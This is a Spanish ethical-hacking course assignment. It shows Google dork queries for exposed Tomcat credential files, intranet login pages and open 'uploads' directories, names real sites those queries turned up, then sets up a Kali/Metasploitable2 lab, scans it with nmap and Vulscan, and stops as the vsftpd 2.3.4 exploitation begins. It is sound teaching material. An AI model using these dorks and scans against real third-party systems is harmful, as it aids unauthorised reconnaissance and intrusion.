

CAMPUS DIGITAL FP

**CE Ciberseguridad en los Entornos de las
Tecnologías de la Información**

Hacking Ético

Tarea HE03

10/01/2026

Samuel Fuentes Salas

Índice


1. Fase de reconocimiento	2
1.1 Buscar todos los archivos PDF del sitio github.com.	2
1.2 Buscar cualquier URL que contenga intranet/login.php.	2
1.3 Buscar directorios con la carpeta uploads expuesta.	3
1.4 Buscar ficheros de usuarios de Tomcat tomcat-users.xml.	3
2. Instalación del Laboratorio	4
2.1 Instalar máquina de kali linux y metasploitable2 en VirtualBox.	4
2.2 Configurar RedNAT.	5
3. Fase de Escaneo	6
3.1 Escaneo de red.	6
3.2 Escaneo de servicios.	7
3.3 Escaneo de vulnerabilidades.	7
4. Fase de explotación con Metasploitable.	9
4.1 Abrir Metasploitable.	9
4.2 Buscar el exploit de vsftpd.	9
4.3 Seleccionar el exploit.	9
4.4 Configuramos la IP de la víctima.	10
4.5 Ejecutamos el exploit.	10
4.6 Verificación.	11
5. Conclusiones	11
6. Bibliografía	12

Solución

1.Fase de reconocimiento

1.1 Buscar todos los archivos PDF del sitio github.com.

- Búsqueda en google con el comando: site:github.com filetype:pdf



site:github.com filetype:pdf

Modo IA Todo Imágenes Vídeos Vídeos cortos Libros V

github.com http://mavedissian.github.com › Mickael_Avedissian... PDF :

Mickael Avedissian's GitHub pages


Profile. Internationally focused with a Masters Degree in Information Technology and a passion for programming. I am currently working at a software company in North America, and I am looking to furthering a career within a North American setting.

Gestionar tu cuenta de Google

Esta búsqueda nos permite localizar los documentos .pdf públicos alojados en GitHub. Estos documentos pueden llegar a contener manuales, documentación técnica o información sensible que no debería estar accesible públicamente.

1.2 Buscar cualquier URL que contenga intranet/login.php.

- Búsqueda en google con el comando: inurl:intranet/login.php



inurl:intranet/login.php

Modo IA Todo Imágenes Vídeos Vídeos cortos Noticias

IES Costa del Sol https://www.iescostadelsol.es › intranet › login ... :

Intranet del

Para acceder debes pertenecer al Claustro de Profesores y Profesoras del IES Costa del Sol. Deberás introducir tu Usuario IdEA y clave para acceder.

FEG https://fedegalgos.com › intranet › login ... :

Intranet

Martes, 23 de Diciembre de 2025. DATOS DE ACCESO. Entrar Olvidé mi contraseña. Federación Española de Galgos. C/ Marqués de Urquijo, 47 - 28008 Madrid ...


Gestionar tu cuenta de Google

Configura una dirección de casa en tu cuenta para obtener resultados de búsqueda más relevantes

Como resultado de la búsqueda hemos localizado páginas de autenticación en su intranet como <https://fedegalgos.com/intranet/login.php>, lo que demuestra cómo es posible encontrar portales internos expuestos mediante Google Dorking.

1.3 Buscar directorios con la carpeta uploads expuesta.

- Búsqueda en google con el comando: intitle:"index of" "uploads"




The screenshot shows a Google search results page with the query "intitle:'index of' 'uploads'" entered in the search bar. The results are filtered under the "Todo" tab. One result from "CE Consulting" is shown, linking to [Index of /uploads/uploads/src/include](https://ceconsulting.es/uploads/uploads/src/include/). To the right of the search results, there is a dark-themed sidebar featuring a profile picture of a man with a beard and the text "¡Hola, SAMUEL!".

Con este comando podemos localizar directorios que contienen la carpeta *uploads* expuesta, como <https://ceconsulting.es/uploads/uploads/src/include/>, donde es posible visualizar el contenido del directorio, lo que podría facilitar la obtención de información sensible o la subida de archivos maliciosos.

1.4 Buscar ficheros de usuarios de Tomcat tomcat-users.xml.

- Búsqueda en google con el comando: filetype:xml "tomcat-users"



The screenshot shows a Google search results page with the query "filetype:xml tomcat-users" entered in the search bar. The results are filtered under the "Todo" tab. One result from "GitHub" is shown, linking to [tomcat/conf/tomcat-users.xml at main](https://github.com/tomcat/blob/main/tomcat/conf/tomcat-users.xml). To the right of the search results, there is a dark-themed sidebar featuring a profile picture of a man with a beard and the text "¡Hola, SAMUEL!".

Este tipo de directorios suele contener archivos subidos por usuarios, lo que puede suponer un riesgo de seguridad. Conteniendo credenciales de usuarios en texto claro por ejemplo.

2. Instalación del Laboratorio


2.1 Instalar máquina de kali linux y metasploitable2 en VirtualBox.


Primero accedemos a las URLs proporcionadas en la tarea para descargar las dos máquinas virtuales necesarias para el laboratorio: Kali Linux y Metasploitable2. Una vez descargados los archivos, procedemos a extraerlos en el disco duro local del equipo, evitando el uso de discos extraíbles, ya que esto puede provocar errores durante la ejecución de las máquinas virtuales.

Dado que las máquinas virtuales ya están proporcionadas por el profesor y no se trata de una instalación desde una imagen ISO, se procede a crear una nueva máquina virtual en VirtualBox sin seleccionar una imagen de disco en el proceso inicial.

Durante la creación de la máquina virtual, en el apartado Specify virtual hard disk, se selecciona la opción Use an existing virtual hard disk file. A continuación, se pulsa el icono de la carpeta para buscar el disco virtual correspondiente. En caso de que el disco no aparezca, se utiliza la opción Add para navegar hasta la carpeta donde se han extraído los archivos y seleccionar el fichero de disco virtual adecuado.


Este mismo procedimiento se realiza tanto para la máquina virtual Kali Linux como para la máquina virtual Metasploitable2 a excepción de la versión del sistema operativo que se debe seleccionar de 32 bit para Metasploitable2, asegurándose en ambos casos de seleccionar el disco correcto.







2.2 Configurar RedNAT.

Una vez creadas las máquinas virtuales, accedemos al apartado de Red desde las preferencias de VirtualBox y procedemos a crear una nueva Red NAT, a la cual se le asigna un nombre por defecto que posteriormente podrá seleccionarse en la configuración de red de las máquinas virtuales.




A continuación, se accede a la configuración de red de cada una de las máquinas virtuales y se selecciona el adaptador de red en modo Red NAT y se seleccionará el nombre por defecto que nos salía al crear la red en el paso anterior.



3. Fase de Escaneo


3.1 Escaneo de red.

Se realiza un escaneo de red utilizando nmap sobre el rango 10.0.2.0/24 con el objetivo de identificar los equipos activos. Como resultado del escaneo se detectan tres direcciones IP activas: 10.0.2.1 correspondiente al gateway de la red virtual, 10.0.2.2 correspondiente a la máquina atacante Kali Linux y 10.0.2.3 correspondiente a la máquina víctima Metasploitable2, confirmando su presencia en la red.



3.2 Escaneo de servicios.


Aunque el escaneo básico de red ya proporciona información preliminar sobre los puertos abiertos y algunos servicios, el uso de la opción `-sV` permite realizar una identificación más precisa de las versiones de los servicios en ejecución en la máquina víctima. Este paso es esencial para detectar servicios vulnerables específicos y planificar posibles explotaciones.



3.3 Escaneo de vulnerabilidades.


Para realizar el escaneo de vulnerabilidades fue necesario instalar el script Vulscan en la máquina Kali Linux. Para ello, se accedió al directorio de scripts de Nmap y se clonó el repositorio correspondiente mediante los siguientes comandos:

- `cd /usr/share/nmap/scripts`
- `sudo git clone https://github.com/scipag/vulscan.git`




Una vez descargado el script, se actualizó la base de datos de scripts de Nmap ejecutando el siguiente comando:

- `sudo nmap --script-updatedb`



Tras completar la instalación, se procedió a realizar el escaneo de vulnerabilidades sobre la máquina víctima Metasploitable2, utilizando su dirección IP (10.0.2.3), con el siguiente comando:

- `nmap -sV --script=vulscan/vulscan.nse 10.0.2.3`




El escaneo de vulnerabilidades realizado con Vulscan me permitió identificar que el servicio FTP expuesto en el puerto TCP/21 corresponde a la versión **vsftpd 2.3.4**, la cual presenta vulnerabilidades públicas documentadas. Entre ellas destaca la presencia de identificadores **CVE**, lo que confirma que se trata de un servicio vulnerable y susceptible de ser explotado, sirviendo como base para la fase de explotación posterior.

4. Fase de explotación con Metasploitable.

4.1 Abrir Metasploitable.

Primero tenemos que abrir una terminal en kali linux tener arrancadas las dos máquinas y poner el siguiente comando para iniciar el framework en kali Linux de Metasploit.


- msfconsole.



4.2 Buscar el exploit de vsftpd.

